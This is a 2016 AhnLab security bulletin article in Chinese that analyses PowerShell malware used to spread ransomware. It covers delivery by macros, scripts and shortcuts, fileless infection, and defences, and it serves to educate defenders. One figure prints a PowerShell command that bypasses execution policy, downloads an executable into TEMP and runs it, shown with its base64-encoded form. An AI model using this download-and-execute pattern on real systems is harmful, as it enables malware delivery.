AhnLab

安全月刊

2016.11 Vol. 48

PowerShell 恶意软件

基于PowerShell的恶意软件分析

解密传播勒索软件的PowerShell恶意软件

今年出现了大量的利用PowerShell传播勒索软件的恶意软件。PowerShell是一个强大的命令行工具，是微软公司为Windows环境开发的脚本语言技术，Windows Vista以后版本默认内置PowerShell。PowerShell的强大功能给用户方便的同时，也成为了企业的安全隐患。攻击者开始转向利用PowerShell制作恶意软件。目前，利用PowerShell制作的恶意软件主要用在下载恶意代码到用户系统。但是仅利用PowerShell也可以制作任何功能的恶意软件。这种利用PowerShell的恶意软件不仅数量在增加，而且还会出现多样攻击方式的恶意软件，加重了用户面临的安全威胁。
本文将仔细介绍恶意软件制作者如何利用PowerShell制作恶意软件并传播。


Windows PowerShell是一种命令行外壳程序和脚本环境，使命令行用户和脚本编写者可以利用 .NET Framework的强大功能。PowerShell以.NET Framework为平台，接收和返回.NET对象，此举为管理和配置微软系统带来了新的方法和工具[1]。2006年正式公开，并默认内置在Windows Vista以后的版本。另外，PowerShell与Windows管理规范WMI(Windows Management Instrumentation)运作很好。

【图 1】PowerShell运行界面

[1] 来自百度百科 http://baike.baidu.com/link?url=FuFZt5YZosn3YmoEF4A6OkRK7mFqI1mr7grDnR7vUYoybwE5UtqUDNdr1iBQyRh0JZCWz9H0uMPohp8_gjN7IgJX8GC4DyPutW1ViqIWceBJzQX9DSoQX7kd4bfWYnPf8P-5m0CPRx-ltO2EkN75c_

利用PowerShell的恶意软件的出现

有关利用PowerShell的主要恶意软件的时间轴如【图 2】所示。



[图 2] 利用PowerShell的恶意软件时间轴

在了解PowerShell恶意软件之前，先来看一下类似PowerShell恶意软件的Batch病毒、宏病毒和脚本形式的恶意软件。1993年出现了升级的Batch病毒。1994年宏病毒出现以后，1995年开始扩散。真正的VB脚本（Visual Basic Script）最初出现于1998年。2000年5月，Loveletter病毒袭击全世界以后，类似的脚本恶意软件大量出现。但是，微软公司从Office 2000以后基本限制了宏功能，此后宏病毒迅速消失，脚本恶意软件也呈现缓和状态。

微软公司以新的脚本语言开发为目标，2004年发表了项目名为Monad的Microsoft Shell（MSH）。当时，有些安全研究员对于新的脚本的出现表示忧虑，恶意软件制作者则制作了证明其概念的恶意软件。


2006年，微软公司将Microsoft Shell更名为PowerShell，发表了正式版本。Windows 7以上版本的Windows默认内置了PowerShell，但是Windows XP的用户改安装为Windows 7或Windows 10以后，内置PowerShell的Windows也随之增加。攻击者也开始转向PowerShell，不久他们成功制作利用PowerShell的既强大又容易制作的恶意软件。

2013年俄罗斯出现过利用PowerShell制作的勒索软件，但是真正的PowerShell恶意软件的出现是在几年后。PowerShell在感染后，也可以利用在制作不存在文件的无文件（Fileless）恶意软件。2014年发现的Powerliks和Phase，2015年发现的Bedep和Kolver为主要的无文件恶意软件。

2015年后期开始出现了在office文档宏中运行PowerShell后，下载恶意软件的恶意软件。2016年则大局出现利用PowerShell下载勒索软件的恶意软件。

PowerShell恶意软件的传播方式

PowerShell恶意软件与其他一般的恶意软件传播方式相同，主要通过邮件传播带有病毒的附件，文档中带有宏代码，宏代码的功能是调用PowerShell命令。还通过攻击具有漏洞的网站传播恶意软件。




【图 3】 利用电子邮件附件和带有恶意软件的网站的链接来传播的方式

PowerShell恶意软件的感染方式

1）运行权限


PowerShell默认策略设置为“受限的”，这个默认策略可以阻止PowerShell脚本的运行，在执行PowerShell脚本时会出现禁止运行的提示。因此，攻击者会通过各种手段可以绕过这些安全策略。



【图 4】阻止PowerShell脚本运行的提示

2）包含PowerShell命令的文件

PowerShell恶意软件由于权限问题，通常不采用单独形式存在，大部分利用其他文件来调用PowerShell的方式存在。最多采用的是利用Java Script（JS）和Office的宏代码调用PowerShell的方式。过去通过Wscript.ext来运行Java Script或Visual Basic Script（VBS）的情况较多，但最近通过运行PowerShell可执行文件Powershell.exe来运行脚本的事件也渐渐增加。



【图 5】 可以调用PowerShell脚本的文件类型

■ Java Script和Visual Basic Scirpt

目前Java Script最多以“JS”和“JSE”扩展名形式存在，Visual Basic Script的扩展名为“VBS”、“VBE”等。Java Script的代码通常是混淆的，在反混淆之前很难确认实际代码。

■ Windows脚本文件和HTA

Windows脚本文件的扩展名为“WSF”，HTML应用程序的扩展名为“HTA”。这些文件也可以包含其他的脚本代码，但是大部分以Java Script编写。

■ Office文档

利用PowerShell的恶意软件也出现在Office文档中的宏代码中。宏代码的功能是调用PowerShell命令，下载指定URL的文件到系统中运行。此时，有可能直接下载文件，也有可能将命令用baase64进行编码。

```
PS C:¥Users [redacted] $Text = 'powershell.exe -ExecutionPolicy ByPass -WindowSty
le Normal -Command (New-Object System.Net.WebClient).DownloadFile(''http://127.0
.0.1/test/PEview.exe'', "$env:TEMP¥Test.exe");Start-Process ("$env:TEMP¥Test.exe
");'
PS C:¥Users¥ [redacted] > $Bytes = [System.Text.Encoding]::Unicode.GetBytes($Text)
PS C:¥Users¥ [redacted] > $EncodedText =[Convert]::ToBase64String($Bytes)
PS C:¥Users¥ [redacted] > $EncodedText
cABvAHcAZQByAHMAaABlAGwAbAAuAGUAeABlACAALQBFAHgAZQBjAHUAdABpAG8AbgBQAG8AbABpAGM
AeQAgAEIAeQBQAGEAcwBzACAALQBXAGkAbgBkAG8AdwBTAHQAeQBsAGUAIABOAG8AcgBtAGEAbAAgAC
0AQwBvAG0AbQBhAG4AZAAgACgAIgBlAHcALQBPAGIAagBlAGMAdAAgAFMAeQBzAHQAZQBtAC4AIgBlA
HQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAEYAaQBsAGUAKAAnAGgAdAB0
AHAAOgAvAC8AMQAyADcALgAwAC4AMAAuADEALwB0AGUAcwB0AC8AUABFAHYAaQBlAHcALgBlAHgAZQA
nACwAIAAiACQAZQBuAHYAOgBUAEUAIQBQAFwAVABlAHMAdAAuAGUAeABlACIAKQA7AFMAdABhAHIAdA
AtAFAAcgBvAGMAZQBzAHMAIAAoACIAJABlAG4AdgA6AFQARQBNAFAAXABUAGUAcwB0AC4AZQB4AGUAI
gApADsA
PS C:¥Users¥ [redacted] _
```

【图 6】用base64进行编码的主要命令


恶意软件制作者也有时使用AutoOpen或Document_Open函数，当打开带有宏代码的文档时，这些PowerShell脚本自动被运行。

■ 快捷方式（Shortcut）

快捷方式的一般扩展名为*.lnk，并包含了其他文件的路径。在对象中运行Wscript.exe或PowerShell.exe来运行脚本内容。比如，虽然已具有文档、图片、视频文件的图标，但是如果包含了运行wscript或powershell.exe的命令的话，有可能是一个恶意软件。

■ PowerShell脚本

在一个典型的Windows环境下无法在PowerShell上运行脚本，因此用PowerShell脚本编写的恶意软件数量不多。通常用PowerShell编写的恶意软件主要用作下载其他恶意软件的下载器（Downloader）或感染其他恶意软件的病毒释放器（Dropper）。但是仅使用PowerShell也可以编写任何功能的恶意软件。如【图 7】所示，用PowerShell可以编写勒索软件。




【图 7】用PowerShell编写的勒索软件

3) 无文件（Fileless）


黑客是非常勤奋的一类人，他们一直都在不断寻找新的方法让自己的木马逃避检测，从2014年开始，没有文件的病毒越来越多，例如把恶意代码注入内存，或者隐藏在注册表里面，而不留下文件，当访问利用漏洞的网页或者点击了垃圾邮件的附件之后，木马就加载然后把自己保存在内存或者注册表里，然后消失，于是很多传统的基于文件扫描的杀软和检测工具就失效了。[2] 最具代表性的有Poweliks、Phase、Bedep、Kovter等。

2 来自http://qoofan.com/read/RnMOYDLqGD.html



【图 8】利用“Fileless”攻击方式的恶意软件感染流程（来自：Intel Security）

利用无文件攻击方式的一些恶意软件可能无法正常运行。因此，如果突然发生PowerShell错误的话，有可能是被恶意软件感染。



【图 9】PowerShell停止工作提示

目前大部分的Windows用户的系统默认内置PowerShell工具。攻击者开始转向利用PowerShell的恶意软件制作。另外，微软将开放其PowerShell的源代码并支持Linux和Mac OS X平台上，PowerShell恶意软件也有可能出现在Linux和Mac系统等。

【图 10】开放PowerShell的源代码

利用PowerShell的APT攻击者和恶意软件制作者也越来越多，未来会持续出现使用PowerShell的新的恶意软件。对于PowerShell恶意软件，目前尚没有有效的防范手段。为了减少PowerShell恶意软件带来的损失，需要记录和深层分析PowerShell活动来发现异常行为，并对PowerShell的调用进行严密监控。最好是选择一款可以控制PowerShell运行和阻止脚本恶意软件行为的安全产品。

http:// cn.ahnlab.com

http://global.ahnlab.com

http://www.ahnlab.com

关于AhnLab

Ahnlab的尖端技术和服务不断满足当今世界日新月异的安全需求，确保我们客户的业务连续性，并致力于为所有客户打造一个安全的计算环境。我们提供全方位的安全阵容，包括经过证实的适用于桌面和服务器的世界级防病毒产品、移动安全产品、网上交易安全产品、网络安全设备以及咨询服务。

AhnLab已经牢固地确立了其市场地位，其销售伙伴遍布全球许多国家和地区。

AhnLab

北京市朝阳区望京阜通东大街1号望京SOHO塔2 B座 220502室 | 上海市闵行区万源路2158号18幢泓毅大厦1201室

电话：+86 10 8260 0932（北京） / +86 21 6095 6780（上海） | cn.sales@ahnlab.com